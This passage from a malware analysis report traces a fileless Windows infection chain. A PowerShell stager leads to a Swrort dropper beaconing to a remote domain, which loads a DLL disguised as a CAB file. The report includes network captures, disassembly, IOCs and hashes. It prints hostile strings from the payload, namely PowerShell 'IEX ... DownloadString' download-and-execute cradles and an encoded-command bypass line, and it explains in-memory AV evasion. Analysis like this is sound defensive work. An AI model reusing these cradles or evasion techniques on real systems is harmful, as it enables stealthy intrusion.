192.168.2.53	104.18.41.94	TCP	54	51013 → 443 [ACK] Seq=191 Ack=1461 Win=262144 Len=0
104.18.41.94	192.168.2.53	TLSv1.2	1311	Certificate, Certificate Status, Server Key Exchange, Server Hello Done
192.168.2.53	104.18.41.94	TCP	54	51013 → 443 [ACK] Seq=191 Ack=2718 Win=260864 Len=0
192.168.2.53	104.18.41.94	TLSv1.2	147	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message

Apart from this recurring wave of network traffic, the payload doesn't appear to spawn much activity. There were no persistence mechanisms, writing to disk or any other malicious behavior that could be detected. This is likely the case because, according to Windows Defender, this payload is potentially the Swrort Trojan, which is


primarily used as a dropper to deploy additional pieces of malware. It's likely that this Swrort sample is used exclusively to load a secondary payload; in fact, the only two functions imported by the binary are **GetProcAddress** and **LoadLibraryA**, which are both commonly utilized to dynamically load a DLL at runtime:




At the time of my analysis, I was unable to obtain any additional payload; I was able to see persistent beaconing by the Swrort dropper, but as far as I could tell the payload was never being served. Due to this, I was unable to further dive into the infection chain, since some mechanism (either attacker-initiated or some sort of bug) was preventing me from obtaining the core payload.

Part 3: Brief Payload Analysis

Luckily, despite not being able to obtain the core payload, incident responders took the time to run the sample through *any.run* during the initial infection. During the *any.run* execution, a secondary payload was successfully downloaded by the Swrort dropper:




Looking at the raw binary of this file, it appears that it is a *CAB* archive, judging by both the *.cab* extension and the *MSCF* magic bytes at the beginning of the file. Additionally, within this *CAB* archive, there appears to be an executable, based off the existence of the *MZ* header and the "This program cannot be run in DOS mode" string:



However, when trying to extract the CAB file with tools such as 7zip, the file was not able to be parsed as a proper CAB file:

```
1 C:\Users\kindred\Downloads\v6-win86-wuredir.cab
  Can not open the file as [Cab] archive
  Is not archive
```

It's likely that the malware authors simply added the .cab extension and "MSCF" magic bytes to masquerade as a CAB file. By manually removing the fake magic bytes, the resulting file is a proper executable file, and is able to be disassembled properly by tools like Ghidra:



Looking briefly at the defined strings of this unknown executable, there appears to be some malicious behavior, such as hard-coded PowerShell commands:

IEX (New-Object Net.Webclient).D...	"IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:%u/')
%%IMPORT%%	"%%IMPORT%%"
Command length (%d) too long	"Command length (%d) too long"
IEX (New-Object Net.Webclient).D...	"IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:%u/'); %s"
powershell -nop -exec bypass -En...	"powershell -nop -exec bypass -EncodedCommand \"%s\""
%s%s: %s	"%s%s: %s"
Could not kill %d: %d	"Could not kill %d: %d"
could not create pipe: %d	"could not create pipe: %d"


Furthermore, the entry function of this binary contains a call to `_DllMainCRTStartup`, which indicates this binary is a DLL:

```
PUSH    dword ptr [EBP + param_1]
MOV     ECX,dword ptr [EBP + param_3]
MOV     EDX,dword ptr [EBP + param_2]
CALL    ___DllMainCRTStartup

POP     ECX
POP     EBP
RET     0xc
```

This makes sense considering the *Swrort* sample, which is responsible for grabbing and executing this payload, exclusively imports **GetProcAddress** and **LoadLibraryA**, which are both commonly used for DLL loading.

Upon manually downloading and writing the suspicious DLL to disk, Windows Defender immediately flags it as *Atosev.A*:



Furthermore, analysis by *VirusTotal* indicates that most antiviruses (45/65) flag the binary as malicious. Note that in the actual infection chain, this DLL is being loaded directly into memory and most likely is never written to disk, unless there's some persistence mechanism that occurs during initial execution.

Part 4: Summary

In summary, the provided sample utilizes the following generic infection chain:

- 1) A malicious service is installed to execute a PowerShell command.
- 2) The executed PowerShell command compiles and loads a dropper directly in memory; this dropper was flagged as **Swrort** by Windows Defender.
- 3) The Dropper obtains it's main payload from *certificates.updatecenter.icu*, and loads the payload as a DLL.
- 4) The loaded DLL serves as the final payload. In this particular sample, the final payload was flagged as **Atosev** by Windows Defender.

What makes this sample somewhat unique is that the core infection chain seems to be completely fileless. The PowerShell stager is executed exclusively in memory, the Swrort dropper is built and executed exclusively in memory, and the final payload is loaded as a DLL, presumably exclusively in memory. When I wrote both the dropper and final payload as independent executable files to disk, both were immediately flagged by Windows Defender. By keeping these malicious binaries off of disk and in memory alone, the authors of this sample have taken potent steps to try and avoid traditional antivirus detection mechanisms.

Since the scope of my analysis was primarily the stager, as well as time restraint issues, I will not be fully analyzing the final payload in this report. I would be more than willing to contribute to further analysis of the payload if desired, but I will not be including it in this particular report.

Part 5: Artifacts/Network Indicators

Network Indicators

Type	Value	Description
IPv4	104.18.41[.]94	IP address persistently communicated with by Swrort dropper.
IPv4	104.24.112[.]42	IP address persistently communicated with by Swrort dropper.
Domain Name	drivers.updatecenter[.]icu	Domain name resolved by Swrort dropper.
Domain Name	certificates.updatecenter[.]icu	Domain name resolved by Swrort dropper.

Artifacts

*Filename	Link	MD5 Hash	Description
service.bat	github	9237d02fe8e0c99253f16cb9bb216099	The command called by the maliciously installed service.
stager.ps1	github	0b21a7957c1f9fdd24e59def71384f57	The decoded PowerShell script called by malicious service.
dropper.exe	github	6b03fcc80a58d52aa980bcbd49496e44	The PE created to cradle the malicious shellcode executed by stager.
v6-win86-wuredir.cab	github	776886d426fbcaef977d05106abe339d	The final payload loaded and executed by the dropper.

**Note: None of these "files" are ever actually written to disk.*